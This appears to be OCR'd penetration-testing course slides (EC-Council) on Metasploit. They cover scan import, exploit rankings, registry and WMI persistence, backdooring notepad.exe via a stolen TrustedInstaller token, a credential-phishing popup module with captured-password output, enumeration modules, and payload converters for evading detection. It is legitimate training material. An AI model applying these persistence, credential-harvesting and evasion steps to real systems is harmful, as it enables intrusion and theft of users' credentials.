


- **Services**
  - Displays the services



```
msf5 > db_import /scan.xml
[*] Successfully imported /scan.xml
msf5 > hosts

Hosts
=====

address         mac               name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---               ----  -------  ---------  -----  -------  ----  --------
192.168.177.200  00:0c:29:28:33:f6       Linux                    server

msf5 > services
Services
========

host            port  proto  name         state  info
----            ----  -----  ----         -----  ----
192.168.177.200  22    tcp    ssh          open   OpenSSH 5.3p1 Debian 3ubuntu4 Ubuntu Linux; protocol 2.0
192.168.177.200  80    tcp    http         open   Apache httpd 2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2
6.5 mod_perl/2.0.4 Perl/v5.10.1
192.168.177.200  139   tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.177.200  143   tcp    imap         open   Courier Imapd released 2008
192.168.177.200  445   tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.177.200  5001  tcp    java-rmi     open   Java RMI
192.168.177.200  8080  tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Exploitation

At the time of writing this appendix, Metasploit had more than 2000 exploits in it, and this list continues to grow.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ranking Explained

As shown on the slide, the exploits are ranked, and these rankings should be reviewed when trying to gain access. While it is ideal to get an exploit that is great or better, this may not always be possible, and in such instances, we have to work with the available exploit.

The ranking value is available the module Class object as well as instances:


```
modcls = framework.exploits["windows/browser/ie_createobject"]
modcls.rank      # => 600
modcls.rank_to_s # => "excellent"
mod = modcls.new
mod.rank      # => 600
mod.rank_to_s # => "excellent"
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Establishing Persistence

- We have **multiple modules** to add persistence.

- Local
  - **`use exploit/windows/local/registry_persistence`**
    - This module installs the complete payload in the registry, which will be executed during booting up.
  - **`use exploit/windows/local/wmi_persistence`**
    - This module creates a permanent WMI event subscription to achieve file-list persistence.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establishing Persistence

This module creates a permanent WMI event subscription to achieve file-less persistence using one of five methods. The **`EVENT`** method creates an event filter that queries the event log for an **`EVENT_ID_TRIGGER`** (default: failed logon request id 4625) that also contains a specified **`USERNAME_TRIGGER`** (note: failed logon auditing must be enabled on the target for this method to work, this can be enabled using "**`auditpol.exe /set /subcategory:Logon /failure:Enable`**"). When these criteria are met, a command line event consumer will trigger an encoded PowerShell payload.

- The **`INTERVAL`** method creates an event filter that triggers the payload after the specified **`CALLBACK_INTERVAL`**.
- The **`LOGON`** method creates an event filter that will trigger the payload after the system has an uptime of four minutes.
- The **`PROCESS`** method creates an event filter that triggers the payload when the specified process is started.
- The **`WAITFOR`** method creates an event filter that utilizes the Microsoft binary waitfor.exe to wait for a signal specified by **`WAITFOR_TRIGGER`** before executing the payload. The signal can be sent from a Windows host on a LAN utilizing the waitfor.exe command (note: requires target to have port 445 open).
- Additionally, a custom command can be specified to run once the trigger is activated using the advanced option **`CUSTOM_PS_COMMAND`**.

This module requires administrator-level privileges as well as a high integrity process. It is also recommended not to use stageless payloads due to PowerShell script length limitations.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor a Binary Stage One

- Become a **trusted installer**
  - The process is to **download an executable** using Meterpreter or another method.
  - Remove the original.
    - Will fail unless trusted installer status is achieved
      - Use **`steal_token`**
        - Start the trustedinstaller service
          - **`sc start TrustedInstaller`**
        - Determine the process ID
          - Use the **`steal_token`** followed by the PID to steal the token.
        - Remove the original notepad.exe.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor a Binary Stage One

This occurs because of **`TrustedInstaller`**, a Windows Module Installer service that is part of Windows Resource Protection. This restricts access to certain core system files, folders, and registry keys that are part of the Windows OS.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Backdoor a Binary Stage Two

By backdooring system binaries, we can ensure persistence in the target machine, and we should not trigger alarms by adding new registry entries or new binaries to the system. This certainly depends on the settings and policy that the machine has set. We are using a name here as a representation; we cannot not use this in an actual engagement. If successful, a connection will be received every time the Notepad is executed.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Post Exploitation

- Meterpreter
  1. Advanced shell with post exploitation modules
  2. Resides completely in memory
  3. Lots of post-forensics features
  4. Key logging
  5. Hashdump
  6. John the Ripper
  7. getsystem



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Credential Harvesting

- `use post/windows/gather/phish_windows_credentials`
  - Will **popup a login box** on Windows and wait for the use to enter their credentials.

```
msf > use post/windows/gather/phish_windows_credentials
msf post(phish_windows_credentials) > set SESSION 1
SESSION => 1
msf post(phish_windows_credentials) > run

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
[+] #< CLIXML
```




```
[+] UserName Domain    Password
    -------- ------    --------
    User     WINDOWS10 P4ssw0rd

[*] Post module execution completed
msf post(phish_windows_credentials) >
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate Applications

- **use post/windows/gather/enum_applications**
  - The Windows Gather Installed Application Enumeration post-exploitation module will **enumerate all installed applications**.



```
Installed Applications
======================

 Name                                                Version
 ----                                                -------
 7-Zip 16.04(x64)                                    16.04
 Java 8 Update 144                                   8.0.1440.1
 Java 8 Update 144 (64-bit)                          8.0.1440.1
 Java Auto Updater                                   2.8.144.1
 Java SE Development Kit 8 Update 144 (64-bit)       8.0.1440.1
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration Modules

- Many enumeration modules are available.



```
msf5 exploit(windows/local/wmi_persistence) > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker               use post/windows/gather/enum_devices                use post/windows/gather/enum_patches
use post/windows/gather/enum_ad_computers               use post/windows/gather/enum_dirperms               use post/windows/gather/enum_powershell_env
use post/windows/gather/enum_ad_groups                  use post/windows/gather/enum_domain                 use post/windows/gather/enum_prefetch
use post/windows/gather/enum_ad_managedby_groups        use post/windows/gather/enum_domain_group_users     use post/windows/gather/enum_proxy
use post/windows/gather/enum_ad_service_principal_names use post/windows/gather/enum_domain_tokens         use post/windows/gather/enum_putty_saved_sessions
use post/windows/gather/enum_ad_to_wordlist             use post/windows/gather/enum_domain_users           use post/windows/gather/enum_services
use post/windows/gather/enum_ad_user_comments           use post/windows/gather/enum_domains                use post/windows/gather/enum_shares
use post/windows/gather/enum_ad_users                   use post/windows/gather/enum_emet                   use post/windows/gather/enum_snmp
use post/windows/gather/enum_applications               use post/windows/gather/enum_files                  use post/windows/gather/enum_termserv
use post/windows/gather/enum_artifacts                  use post/windows/gather/enum_hostfile               use post/windows/gather/enum_tokens
use post/windows/gather/enum_av_excluded                use post/windows/gather/enum_ie                     use post/windows/gather/enum_tomcat
use post/windows/gather/enum_chrome                     use post/windows/gather/enum_logged_on_users        use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_computers                  use post/windows/gather/enum_ms_product_keys        use post/windows/gather/enum_unattend
use post/windows/gather/enum_db                         use post/windows/gather/enum_muicache
msf5 exploit(windows/local/wmi_persistence) > use post/windows/gather/enum_
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

msf utilities

- Has a series of tools

- context
- dev
- docs
- exploit
- Hardware

- memdump
- password
- payloads
- recon

```
root@ubuntu:/opt/metasploit-framework/embedded/framework# cd tools
root@ubuntu:/opt/metasploit-framework/embedded/framework/tools# ls
context  dev  docs  exploit  hardware  memdump  modules  password  payloads  recon
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

exe2vbs

- Payloads get detected in some cases.

- Allows to convert an **executable** to **VBScript**.

- Requires two arguments
  - Path to the exe file
  - Path to where to store the .vbs file

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

exe2vba

- Allows conversion from an **executable** to a **VBA format**.
- Can embed VBA format into an **Excel spreadsheet**.
- Requires two arguments
  - Path to the .exe file
  - Path to the location to store the .vba file

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

pdf2xdp

- **Encodes PDF** file to aide in bypassing detection
- Requires two arguments
  - Path to the pdf file
  - Path to the location to store the .xdp file

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

msf_irb

- Built in **Ruby shell**
- Can also be used as a stand-alone




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

